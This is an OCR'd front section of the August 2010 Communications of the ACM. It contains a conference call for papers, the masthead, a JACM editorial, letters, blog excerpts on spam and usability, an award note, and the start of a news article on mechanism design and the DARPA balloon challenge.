COMMUNICATIONS OF THE ACM

CACM.ACM.ORG

08/2010 VOL.53 NO.08

The Singularity System

Memory Models

Predicting the Popularity Of Online Content

CTOs on Network Virtualization

Has China Caught Up in IT?

Mechanism Design Meets CS

Association for Computing Machinery

IPDPS 2011
ANCHORAGE

25TH IEEE International Parallel and Distributed Processing Symposium

May 16-20, 2011 • Anchorage (Alaska) • USA

Embraced by six mountain ranges, with views of Mount McKinley in Denali National Park, and warmed by a maritime climate, Anchorage offers year-round adventure and recreation. It is a fitting destination for IPDPS to mark a quarter century of tracking developments in computer science. To celebrate the 25th year of IPDPS, plan to come early and stay late to enjoy a modern city surrounded by spectacular wilderness.

GENERAL CHAIR
Alan Sussman (University of Maryland, USA)

PROGRAM CHAIR
Frank Mueller (North Carolina State University, USA)

PROGRAM VICE-CHAIRS
ALGORITHMS: Olivier Beaumont (INRIA, France)

APPLICATIONS: Leonid Oliker (Lawrence Berkeley National Laboratory, USA)

ARCHITECTURES: Mahmut Taylan Kandemir (The Pennsylvania State University, USA)

SOFTWARE: Dimitrios S. Nikolopoulos (FORTH-ICS and University of Crete, Greece)

WORKSHOPS CHAIR
Ümit V. Çatalyürek (Ohio State University, USA)

PhD FORUM CHAIR
Luc Bougé (ENS Cachan, France)

STEERING CO-CHAIRS
Viktor K. Prasanna (University of Southern California, USA)
George Westrom (Discovery Science Center & FSEA, USA)

CALL FOR PARTICIPATION

In addition to the regular conference program of contributed papers, invited speakers and panels, PhD forum, and tutorials, IPDPS features workshops on the first and last days of the conference. Watch the IPDPS Web for updates and information on how to participate in all events.

Sponsored by IEEE Computer Society Technical Committee on Parallel Processing.
In cooperation with ACM SIGARCH, IEEE Computer Society Technical Committee on Computer Architecture, and IEEE Computer Society Technical Committee on Distributed Processing.

CALL FOR PAPERS

Scope: Authors are invited to submit manuscripts that present original unpublished research in all areas of parallel and distributed processing, including the development of experimental or commercial systems. Work focusing on emerging technologies is especially welcome. Topics of interest include, but are not limited to:

- Parallel and distributed algorithms, focusing on issues such as: stability, scalability, and fault-tolerance of algorithms and data structures for parallel and distributed systems, communication and synchronization protocols, network algorithms, scheduling, and load balancing.
- Applications of parallel and distributed computing, including web applications, peer-to-peer computing, cloud and grid computing, scientific applications, and mobile computing. Papers focusing on applications using novel commercial or research architectures, or discussing scalability toward the exascale level are encouraged.
- Parallel and distributed architectures, including architectures for instruction-level and thread-level parallelism; petascale and exascale systems designs; special-purpose architectures, including graphics processors, signal processors, network processors, media accelerators, and other special purpose processors and accelerators; impact of technology on architecture; network and interconnect architectures; parallel I/O and storage systems; architecture of the memory hierarchy; power-efficient architectures; dependable architectures; and performance modeling and evaluation.
- Parallel and distributed software, including parallel and multicore programming languages and compilers, runtime systems, operating systems, resource management, middleware for grids and clouds, libraries, performance modeling and evaluation, parallel programming paradigms, and programming environments and tools.

Best Papers Awards: Awards will be given for one best paper in each of the four conference technical tracks: algorithms, applications, architectures, and software. Selected papers will be considered for possible publication in a special issue of the Journal of Parallel and Distributed Computing.

What/Where to Submit: More details on submissions and instructions for submitting files are available at www.ipdps.org or may be obtained by sending email to cfp@ipdps.org for an automatic reply. IPDPS will again require submission of abstracts one week before the paper submission deadline without any late exceptions (see important dates). All submitted manuscripts will be reviewed. Submitted papers may NOT have appeared in, or be under consideration for, another conference or workshop, or for a journal.

IPDPS 2011 ANCHORAGE

www.ipdps.org

IMPORTANT DATES	
24 September	2010 Abstracts due(required)
1 October 2010	Submissions due(hard deadline, no extensions)
10-12 November	Rebuttal period
17 December	Author notification
1 February 2011	Camera-ready papers

COMMUNICATIONS OF THE ACM

Departments

Last Byte


News

Viewpoints

Association for Computing Machinery
Advancing Computing as a Science & Profession

Practice


Articles' development led by acmqueue
queue.acm.org



About the Cover:
The Singularity system, Microsoft Research's effort to build a microkernel-based operating system, is the focus of this month's cover story as told by the projects' lead researchers James Larus and Galen Hunt. The system draws parallels to the singularity model where physical laws as we know them are no longer valid. Rendering this concept for the cover is Paul Farrington from Studio Tonne, an illustrative agency based in Brighton, England. For more on the studio's work, see http://www.studiotonne.com.

ILLUSTRATION BY STUDIO TONNE

Contributed Articles



Review Articles

Research Highlights

Virtual Extension

As with all magazines, page limitations often prevent the publication of articles that might otherwise be included in the print edition. To ensure timely publication, ACM created *Communications*' Virtual Extension (VE).

VE articles undergo the same rigorous review process as those in the print edition and are accepted for publication on their merit. These articles are now available to ACM members in the Digital Library.

COMMUNICATIONS OF THE ACM

Trusted insights for computing's leading professionals.

Communications of the ACM is the leading monthly print and online magazine for the computing and information technology fields. *Communications* is recognized as the most trusted and knowledgeable source of industry information for today's computing professional. *Communications* brings its readership in-depth coverage of emerging areas of computer science, new trends in information technology, and practical applications. Industry leaders use *Communications* as a platform to present and debate various technology implications, public policies, engineering challenges, and market trends. The prestige and unmatched reputation that *Communications of the ACM* enjoys today is built upon a 50-year commitment to high-quality editorial content and a steadfast dedication to advancing the arts, sciences, and applications of information technology.

ACM, the world's largest educational and scientific computing society, delivers resources that advance computing as a science and profession. ACM provides the computing field's premier Digital Library and serves its members and the computing profession with leading-edge publications, conferences, and career resources.

Executive Director and CEO
John White
Deputy Executive Director and COO
Patricia Ryan
Director, Office of Information Systems
Wayne Graves
Director, Office of Financial Services
Russell Harris
Director, Office of Membership
Lillian Israel
Director, Office of SIG Services
Donna Cappo
Director, Office of Publications
Bernard Rous
Director, Office of Group Publishing
Scott Delman

STAFF

DIRECTOR OF GROUP PUBLISHING
Scott E. Delman
publisher@cacm.acm.org

Executive Editor
Diane Crawford
Managing Editor
Thomas E. Lambert
Senior Editor
Andrew Rosenbloom
Senior Editor/News
Jack Rosenberger
Web Editor
David Roman
Editorial Assistant
Zarina Strakhan
Rights and Permissions
Deborah Cotton

Art Director
Andrij Borys
Associate Art Director
Alicia Kubista
Assistant Art Director
Mia Angelica Balaquiot
Production Manager
Lynn D'Addesio
Director of Media Sales
Jennifer Ruzicka
Marketing & Communications Manager
Brian Hebert
Public Relations Coordinator
Virgina Gold
Publications Assistant
Emily Eng

Columnists
Alok Aggarwal; Phillip G. Armour; Martin Campbell-Kelly; Michael Cusumano; Peter J. Denning; Shane Greenstein; Mark Guzdial; Peter Harsha; Leah Hoffmann; Mari Sako; Pamela Samuelson; Gene Spafford; Cameron Wilson

CONTACT POINTS

Copyright permission
permissions@cacm.acm.org
Calendar items
calendar@cacm.acm.org
Change of address
acmcoa@cacm.acm.org
Letters to the Editor
letters@cacm.acm.org

WEB SITE

http://cacm.acm.org

AUTHOR GUIDELINES

http://cacm.acm.org/guidelines

ADVERTISING

ACM ADVERTISING DEPARTMENT
2 Penn Plaza, Suite 701, New York, NY 10121-0701
T (212) 869-7440
F (212) 869-0481

Director of Media Sales
Jennifer Ruzicka
jen.ruzicka@hq.acm.org

Media Kit acmmediasales@acm.org

Subscriptions
An annual subscription cost is included in ACM member dues of $99 ($40 of which is allocated to a subscription to *Communications*); for students, cost is included in $42 dues ($20 of which is allocated to a *Communications* subscription). A nonmember annual subscription is $100.

ACM Media Advertising Policy
Communications of the ACM and other ACM Media publications accept advertising in both print and electronic formats. All advertising in ACM Media publications is at the discretion of ACM and is intended to provide financial support for the various activities and services for ACM members. Current Advertising Rates can be found by visiting http://www.acm-media.org or by contacting ACM Media Sales at (212) 626-0654.

Single Copies
Single copies of *Communications of the ACM* are available for purchase. Please contact acmhelp@acm.org.

COMMUNICATIONS OF THE ACM

(ISSN 0001-0782) is published monthly by ACM Media, 2 Penn Plaza, Suite 701, New York, NY 10121-0701. Periodicals postage paid at New York, NY 10001, and other mailing offices.

POSTMASTER

Please send address changes to *Communications of the ACM*
2 Penn Plaza, Suite 701
New York, NY 10121-0701 USA

Association for Computing Machinery

Printed in the U.S.A.

DOI:10.1145/1787234.1787235

Victor Vianu

JACM at the Start of a New Decade

It has been almost a year since I assumed the editor-in-chief role for *Journal of the ACM* (*JACM*). The move coincided with the start of a new decade. For both reasons, it seems the right time to share

some thoughts on how ACM's oldest publication is doing and where it might be headed.

First published in January 1954, *JACM* plays a special role among ACM publications. *Transactions* publish high-quality research in a specific subfield of computer science, aiming for comprehensive coverage of the area. *Communications of the ACM* provides magazine-style content appealing to all ACM members—academics and practitioners—and includes select research articles showcasing the "best of the best" results originally presented in ACM proceedings. *JACM* fulfills a complementary role by publishing in a single, highly selective venue, the best research in all areas of computer science, allowing researchers to keep up with the state of the art across the entire discipline. As such, *JACM* is the flagship scientific publication of the ACM.

Overall, I believe *JACM* is going strong. It is a widely respected publication; according to at least one bibliometric authority (http://www.eigenfactor.org/map), it is the top-ranked journal in computer science. Yet *JACM* is facing nontrivial challenges. With the field expanding and becoming increasingly diversified, its charter of publishing the best research across computer science—as broadly construed—is a tall order. Much of *JACM*'s focus has been on theory of the flavor found at the Symposium on Theory of Computing (STOC) and Foundations of Computer Science (FOCS). Past editors-in-chief have worked to expand the scope of *JACM* beyond this core. However, publications in some of the emerging or cross-boundary areas have been slow to follow. Of the 93 articles published in *JACM* over the past three years, approximately 35 are still in core algorithms and complexity. In contrast, only one bioinformatics paper and one computer architecture paper were published in this period, and none were accepted in software engineering. Even areas with very strong theoretical sides have minimal representation, including cryptography, logic in computer science, machine learning, and computer-aided verification.

There are several possible explanations for the difficulty in attracting top-quality papers in some areas. Conference publications are increasingly favored over journal publications in many subfields. There also seems to be a (mis) perception that some topics are not welcome to *JACM*. One way to counteract this is to ensure visible representation of such areas on the editorial board. Indeed, several editors have now been appointed representing such areas as bioinformatics, Web systems and algorithms, software engineering, and computational economics.

A proactive approach to ensuring top-quality representation from a wider spectrum of areas, initiated by Prabhakar Raghavan, consists of inviting a small number of papers selected from top conferences in targeted subfields. We currently have or are exploring such arrangements with annual symposiums, including STOC, FOCS, Principles of Database Systems (PODS), Principles of Distributed Computing (PODC), Principles of Programming Languages (POPL), Logic in Computer Science (LICS), and conferences such as Research in Computational Molecular Biology (RECOMB) and Computer Aided Verification (CAV). This approach is appealing because it no longer leaves coverage of underrepresented areas entirely up to the chance of spontaneous submissions.

An orthogonal obstacle to comprehensive coverage is simply due to the proliferation of areas to be covered, coupled with the physical limitations and cost of *JACM* as a print journal. Let us say, hypothetically, that we aim to publish annually the three best papers in 10 subfields of computer science. At an average of 40 pages per paper, this would quickly consume the current annual page budget of 1,200 pages. This makes the notion of forgoing the print edition in favor of an online-only publication increasingly tempting. However, this remains a controversial idea.

JACM papers are currently published in e-form in ACM's Digital Library. Besides advantages of cost and scalability, the DL provides substantial added value in the form of cross-links and searchable metadata. Another advantage is the ability to post additional content on home pages of articles, such as errata, appendices, notes, even slides or videos of talks. I believe such content is appealing to both readers and authors, and we will aim to provide it on a regular basis. *JACM*'s new information director, Pierre Senellart, will play a central role in shaping *JACM*'s online presence. A new Web site for *JACM* has also been launched (http://jacm.acm.org/).

One of the often-cited drawbacks of journals versus conferences is the long wait from submission to publication. In the case of *JACM*, the publication queue has hovered around three issues, or six months, for quite some time. This is reasonable, since it is considered risky to have much fewer papers in the publication pipeline. I am working with the board to keep the processing time under a year for most papers eventually accepted, and shorter for papers that are eventually rejected.

In summary, *JACM* is facing some growing pains but it is thriving. I am confident the journal will pursue its upward trajectory in the coming years. C

Victor Vianu (vianu@cs.ucsd.edu) is a professor of computer science and engineering at University of California, San Diego.

DOI:10.1145/1787234.1787237

In the Virtual Extension

Communications' *Virtual Extension brings more quality articles to ACM members. These articles are now available in the ACM Digital Library.*

Intelligent Service Machine

DOI:10.1145/1787234.1787268

Wei-Feng Tung and Soe-Tsyer Yuan

Machine is a metaphor that can be used to expand the capability of service systems and 'think' for innovative service system design. In this article, the notion of service machine is defined as a socio-technical system with the shared reality of customer and provider aiming for the joint optimization of productivity and satisfaction. An intelligent service machine (ISM) moves beyond service machine by modeling and automating the cognitive process and knowledge representations of the machine's embodied theory, enabling a systematic and quantitative delivery of service operation using self services. The authors present a machine-aware service-system design framework (*iDesign*) and an ISM-supported service system to demonstrate the notion and the framework.

Thinkflickrthink: A Case Study on Strategic Tagging

DOI:10.1145/1787234.1787270

Eugenio Tisselli

A tag can be created and disseminated for strategic purposes, including online protest. The research presented in this article analyzes one particular protest strategy adopted by a number of users of Flickr: the use of anti-censorship tags to make the protest visible within the site itself. The study of the dynamics of uncoordinated semantic strategies within dense online communities is of enormous importance to gain a greater understanding of how social and linguistic interaction takes place in a networked environment, and how it can augment the users' potential for direct action.

Plat_Forms: Is There One Best Web Development Technology?

DOI:10.1145/1787234.1787271

Lutz Prechelt

Plat_Forms is a contest in which three-person teams of professional programmers competed to implement the same requirements for a Web-based system within two days, using different technology platforms. Three teams used Java EE, three used Perl, and three used PHP. The resulting systems were thoroughly evaluated with respect to many criteria, such as completeness (reflecting productivity), maintainability, robustness (hinting at security), and size. This article reports on the setup of the contest and some results of this study. Readers should expect to see some prevalent prejudices confirmed and others firmly refuted.

How a Service-Oriented Architecture May Change the Software Development Process

DOI:10.1145/1787234.1787269

Marc N. Haines and Marcus A. Rothenberger

The service-oriented approach to IT architecture has become an important alternative to traditional software development. Adding to this impetus are the efforts related to open standards and open source products. But one key question remains: Are service-oriented architecture (SOA) adopters ready for this change and will they be able to provide a technical and organizational environment in which SOA-related technologies can be leveraged to their full potential? This article explores the development process and methodology that may require adjustments in order to provide a good fit for SOA development.

Coming Next Month in COMMUNICATIONS

Medical Informatics: Why So Slow?

Research in Computing: The Myth of Rapid Obsolescence

Performance Evaluation and Model Checking Join Forces

Point/Counterpoint on the Future of Internet Architecture

Injecting Errors for Fun and Profit

Thinking Clearly About Performance

And the latest news on computational neurobiology, applying technology to education, and MIT's Big Wheel and smart bikes.

DOI:10.1145/1787234.1787236

CS Expertise for Institutional Review Boards

IRBs need computer scientists, a point highlighted by the Viewpoint "Institutional Review Boards and Your Research" by Simson L. Garfinkel and Lorrie Faith Cranor (June 2010). Not just over the nature of certain CS-related research but because social scientists (and others) administer online surveys, observe behavior in discussion forums and virtual worlds, and perform Facebook-related research. In this regard, the column was timely but also somewhat misleading.

First, the authors created a dichotomy of computer scientists and IRBs, saying IRB "chairs from many institutions have told us informally that they are looking to computer scientists to come up with a workable solution to the difficulty of applying the Common Rule to computer science. It is also quite clear that if we do not come up with a solution, they will be forced to do so."

However, any institution conducting a significant amount of human-subjects research involving computing and IT ought to include a computer scientist on its IRB, per U.S. federal regulations (45 CFR 46.107(a)): "Each IRB shall have at least five members, with varying backgrounds to promote complete and adequate review of research activities commonly conducted by the institution. The IRB shall be sufficiently qualified through the experience and expertise of its members…"

Though CS IRB members do not have all the answers in evaluating human-subject research involving computing and IT, they likely know where to look. It would also mitigate another problem explored in the column, that "many computer scientists are unfamiliar with the IRB process" and "may be reluctant to engage with their IRB." Indeed, if an IRB member is just down the hall, computer scientists would likely find it easier to approach their IRB.

Second, the authors assumed the length of the IRB review process represents a problem with the process itself though offered only anecdotal evidence to support this assumption. Two such anecdotes involved research on phishing, an intrinsically deceptive phenomenon. Deception research, long used in social sciences, typically takes longer to review because it runs counter to the ethical principle of "respect for persons" and its regulatory counterpart "voluntary informed consent." Before developing a technical solution to perceived IRB delays, the typical causes of delay must be established. Possibilities include inefficient IRBs and uninformed and/or unresponsive researchers. Moreover, as with any deception research, some proposals may just be more ethically complex, requiring more deliberation.

Michael R. Scheessele, South Bend, IN

Authors' Response:

Scheessele is correct in saying an increasing number of social scientists use computers in their research and is yet another reason IRBs should strive to include a computer scientist as a member. Sadly, our experience is that most IRBs in the U.S. are understaffed, lack sufficient representation of members with CS knowledge, and lack visibility among CS researchers in their organizations.

Simson L. Garfinkel, Monterey, CA
Lorrie Faith Cranor, Pittsburgh, PA

How Many Participants Needed to Test Usability?

No usability conference is complete without at least one heated debate on participant-group size for usability testing. Though Wonil Hwang's and Gavriel Salvendy's article "Number of People Required for Usability Evaluation: The 10±2 Rule" (Virtual Extension, May 2010) was timely, it did not address several important issues concerning numbers of study participants:

Most important, the size of a participant group depends on the purpose of the test. For example, two or three participants should be included if the main goal is political, aiming to, say, demonstrate to skeptical stakeholders that their product has serious usability problems and usability testing can find some of them. Four to eight participants should be included if the aim is to drive a useful iterative cycle: Find serious problems, correct them, find more serious problems.

Never expect a usability test to find all problems. CUE-studies[1] show it is impossible or infeasible to find all problems in a Web site or product; the number is huge, likely in the thousands. This limitation has important implications on the size of a test group. So go for a small number of participants, using them to drive a useful iterative cycle where the low-hanging fruit is picked/fixed in each cycle.

Finally, the number and quality of usability test *moderators* affects results more than the number of test participants.

In addition, from a recent discussion with the authors, I now understand that the published research in the article was carried out in 2004 or earlier and the article was submitted for publication in 2006 and accepted in 2008. All references in the article are from 2004 or earlier. The authors directed my questions to the first author's Ph.D. dissertation, which was not, however, included in the article's references and is apparently not available.

Rolf Molich, Stenløse, Denmark

Reference

1. Molich, R. and Dumas, J. Comparative usability evaluation (CUE-4). *Behaviour & Information Technology 27*, 3 (May 2008), 263–281.

Correction

"CS and Technology Leaders Honored" (June 2010) mistakenly identified the American Academy of Arts and Sciences as the American Association for the Advancement of Science. Also, it should have listed Jon Michael Dunn, Indiana University, as one of the computer scientists newly elected as an American Academy 2010 Fellow. We apologize for these errors.

Communications welcomes your opinion. To submit a Letter to the Editor, please limit your comments to 500 words or less and send to letters@cacm.acm.org.

BLOG@CACM

The *Communications* Web site, http://cacm.acm.org, features more than a dozen bloggers in the BLOG@CACM community. In each issue of *Communications*, we'll publish selected posts or excerpts.

twitter
Follow us on Twitter at http://twitter.com/blogCACM

DOI:10.1145/1787234.1787238 http://cacm.acm.org/blogs/blog-cacm

The War Against Spam; and More

Greg Linden asks if spammers have been defeated; Michael Bernstein discusses Clay Shirky's keynote speech at CSCW 2010; and Erika S. Poole writes about how the digital world can help parents cope with the death of a child.

Greg Linden's "Has the Spam War Been Won?"
http://cacm.acm.org/blogs/blog-cacm/78121

A decade ago, email spam was a dire problem. Annoyances flooded most inboxes. Any attempt to read your email started with deleting the crud that had leaked through your defenses.

Many predicted the problem would only get worse. A few predicted that email would be dead in just a few years, the filters would be overwhelmed, the war would be lost, and email readers would be buried under an avalanche of spam.

Today, email spam appears to be a solved problem. A 2003 study put response rates at 0.005%. A 2008 study where the authors infiltrated a major spam botnet found response rates had fallen to under 0.00001%, with only 28 sales out of 350 million messages sent. Spam filters appear to have forced down response rates three orders of magnitude in five years. Spammers have fought back with misspellings, adding additional text to emails, trying to customize each email sent, and many other tricks to evade detection, but their increasingly complicated efforts have not been able to outwit the filters.

My own experience is that email spam has become a non-issue. Despite prostituting my email addresses undisguised across the Internet, despite receiving hundreds of spam messages daily, nearly zero make it to my inbox. The ones that I do see typically are borderline spam, from companies and small businesses sending to a small list rather than the mass splattering of true email spam.

Amazingly, the drop in response rates from 2003 to 2008 may be close to making spam an unprofitable enterprise. There is a substantial amount of effort required to attack and manage a botnet of 1 million compromised machines that can cheaply send 12 million messages per day. Huge email campaigns that attempt to work around spam filters require sophistication to devise and run. Email address lists have to be purchased and maintained. It appears to be getting to the point that even massive and complicated spam efforts like the Storm botnet generate surprisingly low revenues for what appears to be the work required.

What is your own experience with email spam? Do you think the spam war been won? Or are these declarations of victory premature?

Reader's comment:

I would argue that your declaration of victory is premature, but not for the obvious reason that spam in the inbox has been reduced. In that respect, spam in my inbox, and my spam folder as well, has gone way down in recent years, and that is welcome.

However, two problems remain. First and foremost, there is still the problem of false positives. I still have to check my spam folder because the filters will occasionally falsely flag a legitimate email. Once I do find a desired email, I can flag it as non-spam to teach the filter and add the sender to a white list, but that is reactive. If you're receiving hundreds of spam emails a day, as you wrote, I imagine more than a few false positives slip by you.

Additionally, as an entrepreneur, sending email from a new company like mine that hasn't established itself with the many filters out there [is] very time consuming and inefficient. If there was a proactive way for a legitimate sender to register itself and either post a bond or pay e-postage, I think that would clean up a lot of email inboxes. I know e-postage proposals haven't gotten very far in the past, but if the spam response rate is now down to 0.00001% then the postage can be a lot lower as well.

The second reason we can't declare victory just yet is the very fact that the

spammers and their resources, both botnets and humans, remain alive and well. If email spam continues to become less and less profitable, then they will simply send spam in other forms such as on Twitter, Facebook, etc. Individual computers continue to get infected and people still foolishly click on requests from Nigerian princes. Unfortunately, we have to continue to apply technological fixes to our networks and teach people not to be so gullible.

Believe me, I wish we could declare victory, but we're not there yet.

—Will Hartmann

Michael Bernstein's "Clay Shirky: Doing work, or Doing Work?"

http://cacm.acm.org/blogs/blog-cacm/72609

MSN usability researchers were stumped. Their usability lab had tested just about every aspect of its MSN portal and had been pleased to find that it consistently scored higher than its competitors. Yet a user base didn't flock to MSN—the portal simply could not attract and retain as many users as it wanted. Then Clay Shirky relayed the million-dollar question: Were these tasks that users actually wanted to do? Or were these highly usable aspects of the site going to remain unused because nobody wanted to use them? There was a gaping hole between usability and usefulness.

In a keynote delivered to this year's ACM Conference on Computer Supported Cooperative Work (CSCW), author and academic Clay Shirky captured this question in a distinction between *Work* and *work*. Work (Capital W) is what we have considered for years; your boss tells you to do something, you do it, and you get paid. By contrast, work (little w) is motivated by inherent interest and is generally unpaid. Think of the difference between an *Encyclopedia Britannica* editor doing Work and a Wikipedia editor doing work during spare hours. Big Work drives the economy; little work drives the Internet. Big Work builds skyscrapers; little work generates a half-million fan fiction stories about Harry Potter.

Clay argued that user-testing techniques developed over the past 25 years for Work no longer apply for work. We shouldn't be asking, "Can you complete the task?" but rather "Are you motivated to do it in the first place?" Excel needs usability testing because people are forced to use it for Work; technology for work instead needs to understand users' underlying motivations.

"Usability is an important refinement technique when you have a good idea, but it is a horrible determiner of utility on a grander scale."

Extrapolating on my own here: Usability is an important refinement technique when you have a good idea, but it is a horrible determiner of utility on a grander scale. (Sure, pay me $10 for a lab study and I'll use anything for an hour!) Usability is a local hill-climbing algorithm. We need techniques to make and evaluate that miraculous motivational leap, whether it's derived from the design process or social science. Develop that and you could save thousands of man-hours developing tools that nobody will ever want to use.

Reader's comment:

Jared Spool, for years, talked about compelled shopping tasks in which people were actually given money to buy things on Internet sites, and could not. He really wanted to solve the usability problem, but also realized that decoupling the motivational issues with usability is difficult. Little 'w' work vs. Big 'W' Work suggests that we are going to have to dig much deeper into this issue than we had before.

—Ed H. Chi

Erika S. Poole's "Death and the Digital World"

http://cacm.acm.org/blogs/blog-cacm/72837

At the Computer Supported Cooperative Work 2010 conference, 13 Ph.D. students received invitations to participate in the Doctoral Colloquium, an event in which new scholars discuss their work with a panel of experts. In addition to being a great opportunity for students, the Doctoral Colloquium highlights some of the most exciting work in the field from promising young scholars. In particular, I couldn't help but notice that the students invited to this year's event presented work highlighting the deeply human side of information technology.

For example, imagine you're a parent who has suffered the unthinkable: Your child has died. How do you cope with such a traumatic, painful, and disorienting experience? For some parents, information technologies can play an important role in the grieving and mourning process. Yet how are bereaved parents using technologies to grieve and mourn? If we were to design technologies that help people cope with grieving and loss in meaningful and respectful ways, what would they look like?

I had the opportunity to speak with Mike Massimi, a Ph.D. candidate at University of Toronto who's examining these questions for his thesis work. To understand how technology plays a role in modern grieving, Mike is working extensively with two community organizations in the Ontario area that provide social support to parents who have suffered the loss of a child. His next step is to create meaningful, appropriate, and respectful technologies that help bereaved parents mourn and remember their lost children.

Death and dying are experiences as old as humanity, and have been studied by scholars in other disciplines for centuries. Yet technology researchers and designers are just now starting to come to grips with how to design with end-of-life experiences in mind. If you're interested in learning more about this topic, Mike co-hosted the first workshop (ever!) focused on death and the digital world at the ACM CHI 2010 conference. You can see more info about the workshop at http://www.dgp.toronto.edu/~mikem/hcieol/.

Greg Linden is the founder of Geeky Ventures. **Michael Bernstein** is a Ph.D. student in the Computer Science and Artificial Intelligence Lab at Massachusetts Institute of Technology. **Erika Shehan Poole** is an assistant professor at the School of Information Sciences and Technology at Penn State University.

BERNSTEIN PHOTOGRAPH BY JASON DORFMAN

DOI:10.1145/1787234.1787239 David Roman

Print is Not Just Ink Anymore

The world of *Communications* is not contained in the pages of a monthly magazine. Like other publications, *Communications* has expanded over time into a variety of electronic formats for e-connected members and readers. Each format delivers something its counterparts do not. Digital Editions (http://mags.acm.org/communications) present complete issues with familiar, flipable pages, but on full-screen and mobile systems. The Web site (http://cacm.acm.org) moves magazine content into HTML, and adds other articles, daily news, blogs, plus access to ACM's abundant member services. Articles from *Communications*' Virtual Extension (VE) are available from the Web site and ACM's Digital Library (http://acm.org/dl); the print edition publishes only their summaries. Digital Editions, introduced in January 2008, have cleared the way for mobile apps and a mobile Web site, now in development, that will tailor content to handhelds. The goal of each format is to give users the content they want, where, when, and how they want it.

***Communications* is going mobile.**

Communications' brand began taking e-steps before the relaunch of the *Communications* Web site in April 2009. The concept of the VE, in fact, was introduced in 1996, first as a biannual collection of articles available only in e-format—a pioneering step in publishing circles back then. Originally conceived as an outlet for articles that did not fit into page-constraints of the print edition, the VE is coming into its own, having evolved as a monthly editorial fixture since September 2008. Like *Communications*' other formats, it will continue to evolve, and may become a component of a digital-first publishing strategy. The VE's status is evidenced by the readership of its most popular articles listed here, which is on par with and in some cases exceeds that of print issue cover stories. The VE is establishing itself as a destination for authors and readers.

Article	Bit.ly URL
Principles for Effective Virtual Teamwork	http://bit.ly/dCSgY0
Capstone Programming Courses Considered Harmful	http://bit.ly/bodbNO
Number of People Required for Usability Evaluation: 10±2 Rule	http://bit.ly/9JHOlh
An Overview of IT Service Management	http://bit.ly/cJlyE7
Why Did Your Project Fail?	http://bit.ly/b0oaKt
The Requisite Variety of Skills for IT Professionals	http://bit.ly/cyNF8G
A Holistic Framework for Knowledge Discovery and Management	http://bit.ly/amhrsp

ACM Member News

WILLIAM J. DALLY WINS ECKERT-MAUCHLY AWARD

ACM and IEEE Computer Society jointly presented the Eckert-Mauchly Award to William J. Dally, chief scientist and senior vice president of research of NVIDIA Corp., for his innovative contributions to the architecture of interconnection networks and parallel computers. Dally, who is also the Willard R. and Inez Kerr Bell Professor of Computer Science and Electrical Engineering at Stanford University, developed the system and network architecture, signaling, routing, and synchronization technology that is found in most of today's large parallel computers.

Dally discussed his current research in an email interview, saying, "At present I'm working on low-power computer architecture. It's interesting to find out where the power actually goes in a modern computer, and it's very exciting that there are opportunities where innovation can make a large difference in efficiency. It's particularly rewarding that this work is likely to have a measurable positive impact on the environment.

"I really enjoy seeing how parallel computing enables new applications that weren't possible before. Some of the most exciting of these involve better human-computer interfaces and interactions with the physical world. A great example is augmented reality—where parallel computing enables realtime computer vision to interpret the image you see, query a database, and annotate the image with useful information."

Asked about important CS issues, Dally singled out "CS education, particularly education about parallelism. We aren't producing enough CS graduates, and the ones we do produce don't understand parallel programming. Teaching parallelism isn't just an add-on to the existing curriculum; every course needs to be redesigned around parallelism."

—Jack Rosenberger

PHOTOGRAPH BY ANDRIJ BORYS

Science | DOI:10.1145/1787234.1787240 Gary Anthes

Mechanism Design Meets Computer Science

A field emerging from economics is teaming up with computer science to improve auctions, supply chains, and communication protocols.

THE BOUNDARIES SEPARATING computer science and other disciplines are blurring at an accelerating pace. As work in computers, biology, the physical and social sciences, and economics becomes more complex, so does the motivation for practitioners to seek help from each other.

Mechanism design, which emerged from economic game theory in the 1970s, is now shaking hands with information technology. Built on a formal mathematical base, mechanism design expresses ideas that are elegantly simple, yet tricky to apply in the real world: people in competition will act "rationally" to meet their own selfish goals; they have private information, and may act in ways that can't be observed; and they may lie. The central goal in mechanism design is to devise a system by which those people will tend to act in ways that benefit the owner of the system, or society at large.

Information technologists are turning these concepts into such disparate applications as auction management, supply chain optimization, and the matching of organ donors and recipients. Meanwhile, mechanism design is enabling advances in information technology, from network design to distributed computing to operating systems.

In the DARPA Network Challenge, teams used mechanism design and social networking techniques to locate the defense agency's 10 geographically dispersed, red weather balloons.

PHOTOGRAPH COURTESY OF DARPA

The DARPA Network Challenge from the Defense Advanced Research Projects Agency (DARPA) offers one example, with a social networking twist. Last December, DARPA tethered 10 red weather balloons at undisclosed locations across the continental U.S. DARPA's challenge: Be the first team to find all 10 balloons.

Success would depend on a competitor's ability to assemble a large group of geographically dispersed volunteers. "We wanted to understand how you could rapidly mobilize a very large team to solve a hard problem, and how to do that in an adversarial environment," says Peter Lee, a DARPA director. Also, DARPA wanted to learn how teams

would use social networks and crowdsourcing as this might aid in military intelligence gathering.

The DARPA experiment was not conceived specifically as an exercise in mechanism design, but many of the teams, including the winning one from Massachusetts Institute of Technology (MIT), profitably employed those principles, Lee says. For example, the MIT team found all 10 balloons in less than nine hours by devising a clever way to motivate a large number of volunteers through a recursive incentive scheme.

An obvious financial incentive would be to promise anyone who found and reported a balloon to the winning team a part of the $40,000 prize money. Some teams did just that. But the MIT team knew it not only had to motivate people to look for and report balloons, but also to find lots of additional people to help them locate the balloons.

The MIT team recruited an initial cadre of volunteers via email, then encouraged each volunteer to establish a personal chain of participants: A recruits B, who recruits C, who recruits D, and so on. The first person to report a balloon gets $2,000, and more payments propagate through the chain back from that person. D finds a balloon and gets $2,000, C gets $1,000, B gets $500, and A gets $250.

"There were people who actually made $1,000 for posting a tweet," says Galen Pickard, a computer and cognitive scientist at MIT. "Everyone was incentivized to get the word out, and that's mechanism design." Pickard says 5,000 people signed up to assist the MIT team, and estimates that two million people received email, Twitter, or Facebook requests for help.

